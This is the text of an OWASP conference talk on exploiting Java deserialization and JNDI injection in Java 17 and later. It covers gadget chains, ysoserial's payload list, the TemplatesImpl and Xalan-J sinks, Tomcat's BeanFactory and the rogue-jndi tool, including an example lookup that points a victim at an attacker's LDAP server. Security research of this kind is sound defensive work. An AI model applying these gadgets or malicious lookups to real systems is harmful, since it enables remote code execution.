

OWASP Stuttgart 12/2024

Exploiting deserialization vulnerabilities in recent Java versions

Autor

Hans-Martin Münch

Date

10 / 12 / 2024



cat /proc/self

I'm Hans-Martin Münch.

20 years of security experience, mainly in the areas of penetration testing and offensive security.

I did some offensive Java research in the past and probably will also do it in the future.

MOGWAI LABS



MOGWAI LABS

is a "no fluff" security outfit specialized on providing penetration tests and technical security reviews.

Agenda

Exploiting Java Deserialization and JNDI vulnerabilities is not what it used to be...

1. Deserialization Fundamentals
2. Changes in Java 17
3. Remaining Gadgets
4. JNDI Fundamentals
5. Exploitation in 2024
6. Summary


01 Deserialization Fundamentals

Just covering the basics

Deserialization

Serialization allows to transform objects from memory into a stream of bytes that can be stored (in a file/database) or transferred over the network.

Deserialization turns a bytestream into an object.



Deserialization vulnerability

- Bytestream contains class information, which class will be deserialized
- Attackers control this information, forcing the deserialization of a different object than the one that is expected
- Still one of the most common ways to get Remote Code Execution

Java Reflection

Reflection is a feature in the Java programming language. It allows an executing Java program to examine or "introspect" upon itself, and manipulate internal properties of the program. For example, it's possible for a Java class to obtain the names of all its members and display them.

<https://www.oracle.com/technical-resources/articles/java/javareflection.html>

Java Reflection

By using Java Reflection, **you can bypass Compiler encapsulation**, for example:

- Accessing and modifying private
- Making a protected class accessible
- Invoking (private and public) methods on arbitrary objects

Reflection

Here an example how to call a private method of a class.

```
PrivateObject privateObject = new PrivateObject();
```

```
// get the internal method
```

```
Method internalMethod = PrivateObject.class.  
getDeclaredMethod("internalMethod", null);
```

```
// Make it accessible
```

```
internalMethod.setAccessible(true);
```

```
// Invoke the method
```

```
String returnValue = (String) internalMethod.invoke(privateObject, null);
```

Deserialization Gadget or Gadget Chains

- A combination of serializable classes combined into an object
- When the object is deserialized, some "security relevant" side effects happen

Deserialization Gadget or Gadget Chains

Custom readObject() method in class A

← **Entry Point**

↓
Invokes Method B in serialized Object Instance C

↓
Invokes Method D in Object Instance E

← **"RCE Sink"**

↓
Invokes Method F in Object Instance G

Ysoserial

The "Ysoserial" project is a collection of publicly known gadgets and gadget chains.

It further contains exploits and bypasses for early filter implementations.

<https://github.com/frohoff/ysoserial/>

MOGWAI LABS

```
h0ng10@Tools: ~/tools/ysoserial
h0ng10@Tools:~/tools/ysoserial$ java -jar ysoserial-all.jar
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
Available payload types:
Dec 08, 2024 5:57:57 AM org.reflections.Reflections scan
INFO: Reflections took 94 ms to scan 1 urls, producing 18 keys and 153 values
Payload      Authors      Dependencies
-----
AspectJWeaver  @Jang        aspectjweaver:1.9.2, commons-collections:3.2.2
BeanShell1    @pwntester, @cschneider4711  bsh:2.0b5
C3P0          @mbechler    c3p0:0.9.5.2, mchange-commons-java:0.2.11
Click1        @artsploit   click-nodeps:2.3.0, javax.servlet-api:3.1.0
Clojure       @JackOfMostTrades  clojure:1.8.0
CommonsBeanutils1 @Frohoff     commons-beanutils:1.9.2, commons-collections:3.1, commons-logging:1.2
CommonsCollections1 @Frohoff     commons-collections:3.1
CommonsCollections2 @Frohoff     commons-collections4:4.0
CommonsCollections3 @Frohoff     commons-collections:3.1
CommonsCollections4 @Frohoff     commons-collections4:4.0
CommonsCollections5 @matthias_kaiser, @jasinner  commons-collections:3.1
CommonsCollections6 @matthias_kaiser  commons-collections:3.1
CommonsCollections7 @cristalli, @hanyrax, @EdoardoVignati  commons-collections:3.1
FileUpload1    @mbechler    commons-fileupload:1.3.1, commons-io:2.4
Groovy1        @Frohoff     groovy:2.3.9
Hibernate1     @mbechler
Hibernate2     @mbechler
JBossInterceptors1 @matthias_kaiser  javassist:3.12.1.GA, jboss-interceptor-core:2.0.0.Final, cdi-api:1.0-SP1, javax.interceptor-api:3.1, jboss-interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
JRMPCClient    @mbechler
JRMPListener   @mbechler
JSON1          @mbechler    json-lib:jar:jdk15:2.4, spring-aop:4.1.4.RELEASE, aopalliance:1.0, commons-logging:1.2, commons-lang:2.6, ezmorph:1.0.6, commons-beanutils:1.9.2, spring-core:4.1.4.RELEASE, commons-collections:3.1
JavassistWeld1 @matthias_kaiser  javassist:3.12.1.GA, weld-core:1.1.33.Final, cdi-api:1.0-SP1, javax.interceptor-api:3.1, jboss-interceptor-spi:2.0.0.Final, slf4j-api:1.7.21
Jdk7u21        @Frohoff
Jython1        @pwntester, @cschneider4711  jython-standalone:2.5.2
MozillaRhino1  @matthias_kaiser  js:1.7R2
```

Remote Code Execution Sinks

Most Gadget Chains in Ysoserial use one of the following sinks to get code execution:

- Invoke the Method `getOutputProperties()` in an `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl` instance
- Outgoing JNDI Call to an attacker-controlled server

TemplatesImpl is The Perfect Sink Object

- Class is part of the JRE itself (no external library)
- Is serializable
- Contains a private "_bytecodes" field that contains Java Bytecode
- Calling the Method "getOutputProperties()" will invoke the bytecode in the _bytecodes field

02 Changes in Java 17

Say Hello To Java Modules

The Java Module System

- With Project Jigsaw (Part of Java 9), Java introduced a Module system
- Gives you better control what parts of the Java Runtime Environment are loaded
- Improves speed and security of the Java Runtime Environment (JRE)

Java Modules vs Reflection

- You can't build a robust module system if it can be bypassed via reflection
- Java Modules allow you to define which code can be accessed from other modules and which parts can be accessed through reflection
- This is done in the "module-info.class" file of a module

Module isolation now blocks external access to the internal `TemplatesImpl` class from the JDK



Java Versions

Similar to many Linux distributions, Java differs between "normal" and LTS (Long Term Support) releases that have an extended support period.

Java Version	Reflection
Java 9 (September 2017)	Reflection access restrictions enforced by the compiler, not the runtime
Java 11 (LTS, September 2018)	Illegal reflective access creates a warning but is still allowed
Java 16 (March 2021)	Illegal reflective access is prevented in the default settings

With Java 17 (released in September 2021), we have the first Java LTS version that enforces Java Modules and Module Encapsulation

03 "Remaining" Ysoserial Gadgets

What Still Works "Out of the Box" (incomplete)

URLDNS

- Deserialization causes the JRE to resolve a hostname via DNS
- All used classes are part of the Java Runtime
- No Remote Code Execution, but great to verify deserialization vulnerabilities

C3P0

- C3P0 is a JDBC pooling library, to handle database connections
- C3P0 provides a custom JNDI reimplementation
- Can be abused to load a Java Class from an attacker-controlled server

CommonsCollections6

- Only uses code from Apache CommonsCollections to get Remote Code Execution
- Works very reliable
- Patched in CommonsCollections 3.2.2 (more on that later)

Rhino3

- Mozilla Rhino is a JavaScript implementation in Java
- Rhino1 and Rhino2 invoke `TemplatesImpl.getOutputProperties()`
- Ysoserial Git contains a Rhino3 pull request that works in Java 17
- Last version of Rhino (1.7.14 and 1.7.15) broke deserialization chain

Other Gadgets

- Wicket1 – Write File (fixed in Wicket 6.24.0 (released July 2016))
- AspectJWeaver – Write File
- Clojure
- Jython1
- Groovy1 (fixed in latest version)
- BeanShell1 (fixed in latest version)

Summary

- Most of the publicly known deserialization gadgets will no longer work out of the box in a Java17 environment
- Some libraries were patched (breaking the deserialization chain)
- Basic vulnerability verification is still possible through URLDNS

04 JNDI Fundamentals

What you need to know

JNDI 101

- Java Naming And Directory Interface
- Allows you to receive a Java Object from a Directory Service (LDAP, RMI)
- You basically query a name and receive an object
- Intended used to provide a central repository for objects (for example database connections)
- JNDI is still the default way to access LDAP services in Java

Java Object Factories

- By default, JNDI returns a serialized Java Object
- Not all Java Objects can be stored in a naming service:
 - Class might not be serializable
 - Serialized object might be too big to store it in the service
- In this case, the directory service provides information for a ObjectFactory
- The JNDI client creates a new object factory and uses the provided information to build the object

Loading Remote Object Factories

- What if the referenced Object Factory is not known by the client?
- It is possible to define a URL where the Java Bytecode can be loaded
- Gives you direct Remote Code Execution
- This behavior has been disabled in January 2017 (Java 11.0.1 and Java 8u191)
- New Default: Restrict to Object Factories already known by the class loader


BeanFactory

In 2019, Michael Stepankin discovered that Apache Tomcat contains a ObjectFactory class, that still provides you reliable code execution.

Probably one of the most underrated articles in Java Security:

<https://www.veracode.com/blog/research/exploiting-jndi-injections-java>

MOGWAI LABS



The screenshot shows a browser window with the URL `veracode.com/blog/research/exploiting-jndi...`. The page header features the Veracode logo and a date of `/jan 3, 2019`. The main title is `Exploiting JNDI Injections in Java`, written by `Michael Stepankin`. A sidebar on the left contains social media icons for Telegram, Facebook, Twitter, and LinkedIn. The article text begins with: `Java Naming and Directory Interface (JNDI) is a Java API that allows clients to discover and look up data and objects via a name. These objects can be stored in different naming or directory services, such as Remote Method Invocation (RMI), Common Object Request Broker Architecture (CORBA), Lightweight Directory Access Protocol (LDAP), or Domain Name Service (DNS).` It continues: `In other words, JNDI is a simple Java API (such as 'InitialContext.lookup(String name)') that takes just one string parameter, and if this parameter comes from an untrusted source, it could lead to remote code execution via remote class loading.` The next paragraph states: `When the name of the requested object is controlled by an attacker, it is possible to point a victim Java application to a malicious rmi/ldap/corba server and response with an arbitrary object. If this object is an instance of "javax.naming.Reference" class, a JNDI client tries to resolve the "classFactory" and "classFactoryLocation" attributes of this object. If the "classFactory" value is unknown to the target Java application, Java fetches the factory's bytecode from the "classFactoryLocation" location by using Java's URLClassLoader.` The final paragraph notes: `Due to its simplicity, It is very useful for exploiting Java vulnerabilities even when the 'InitialContext.lookup' method is not directly exposed to the tainted data. In some cases, it still can be reached via Deserialisation or Unsafe Reflection attacks.`


Rouge JNDI

Michael Stepankin also released a tool to reliably exploit JNDI connections in Tomcat.

Over time, some other ObjectFactories were added.

<https://github.com/artsploit/rogue-jndi>

MOGWAI LABS



The screenshot shows a web browser displaying the GitHub repository page for `artsploit/rogue-jndi`. The page title is "artsploit/rogue-jndi: A malicious LDAP server for JNDI injection attacks". The repository is licensed under MIT. The main heading is "Rogue JNDI". Below the heading, there is a description: "A malicious LDAP server for JNDI injection attacks." The "Description" section explains that the project contains LDAP & HTTP servers for exploiting insecure-by-default Java JNDI API. It states that to perform an attack, one can start these servers locally and then trigger a JNDI resolution on the vulnerable client, e.g.:

```
InitialContext.doLookup("ldap://your_server.com:1389/o=refε
```

It will initiate a connection from the vulnerable client to the local LDAP server. Then, the local server responds with a malicious entry containing one of the payloads, that can be useful to achieve a Remote Code Execution.

The "Motivation" section states that in addition to the known JNDI attack methods (via remote classloading in references), this tool brings new attack vectors by leveraging the power of [ObjectFactories](#).

Patches

The Apache Tomcat Developers changed the default behavior of the BeanFactory:

10.1.x for 10.1.0-M14 onwards


10.0.x for 10.0.21 onwards

9.0.x for 9.0.63 onwards

8.5.x for 8.5.79 onwards

https://bz.apache.org/bugzilla/show_bug.cgi?id=65736

MOGWAI LABS



The screenshot shows a web browser window displaying a Bugzilla bug report. The browser's address bar shows the URL `bz.apache.org/bugzilla/show_bug.cgi?id=...`. The page content includes a description of a vulnerability and several comments from users.

quaff 2021-12-10 08:32:52 UTC [Description](#)

I can reproduce that vulnerability which leverage "org.apache.naming.factory.BeanFactory" and "javax.el.ELProcessor" described in <https://www.veracode.com/blog/research/exploiting-jndi-injections-java> It would be great if tomcat can do something to mitigate it.

quaff 2021-12-10 09:08:19 UTC [Comment 1](#)

Can we drop "forceString" supports?

<https://github.com/apache/tomcat/blob/f5a732e74e2a36442b2bf562c665917c4bb1167a/java/org/apache/naming/factory/BeanFactory>

Mark Thomas 2021-12-10 17:01:48 UTC [Comment 2](#)

To be crystal clear:

There is no Apache Tomcat vulnerability here.

To quote from the linked article:

<quote>
The actual problem here is not within the JDK or Apache Tomcat library, but rather in custom applications that pass user-controllable data to the "InitialContext.lookup()" function, as it still represents a security risk even in fully patched JDK installations.
</quote>

Moving this to an enhancement request.

It is highly unlikely Tomcat will remove/disable existing functionality.

Suggestions for mitigation / hardening that can improve security without impacting legitimate uses will be welcomed.

Christopher Schultz 2021-12-12 14:06:36 UTC [Comment 3](#)

Honestly, any "feature" that significantly reduces security should be difficult to enable. My initial reaction after reading that piece was "why is forceString enabled by default?"

I don't know the history of that feature, so I'm not sure how popular it is or what the use-cases are. My guess is that, mostly, there are simple uses of JNDI in Tomcat. For more "exotic" use-cases, it shouldn't be too much trouble for an admin to enable this feature explicitly.

It's also not clear to me how much *more* secure things are /without/ "forceString" available. JNDI lookups are, by definition, fairly sensitive things: if you allow users to control the lookups, they can kind of ... well, look-up ANYTHING.

Remy Maucherat 2021-12-12 14:34:45 UTC [Comment 4](#)

The feature was added by Rainer in Jan 2015. The idea of the bean factory is to avoid having to use custom object factories (personally: I think using custom object factories is usually better), and this forceString increased flexibility further. Normally, once you get to the point where you can configure the JNDI environment of Tomcat, you can also configure everything else, so limiting

05 Exploitation in 2024

Get RCE or die trying

The possibility to invoke an arbitrary method is still a strong attack primitive! We just need other sinks!

Xalan-J

- The class `com.sun.org.apache.xalan.internal.xsltc.trax.TemplateImpl` is the JDK version from the Xalan-J project
- Xalan-J is not affected by the module restriction
- Only minimal changes in Ysoserial required

Xalan-J

According to Maven,
Xalan-J is used by 1.517
other packages, including
some OWASP packages



The screenshot shows the Maven Repository page for Xalan 2.7.3. The page includes a breadcrumb trail (Home » xalan » xalan » 2.7.3), a logo for Xalan, and a table of metadata. The 'Used By' field is highlighted with a red box, showing '1,517 artifacts'. Below the table, there are tabs for different build systems (Maven, Gradle, etc.) and a code block containing the Maven dependency declaration for Xalan 2.7.3. A checkbox at the bottom is checked, indicating that the comment with the link to the declaration should be included.

License	Apache
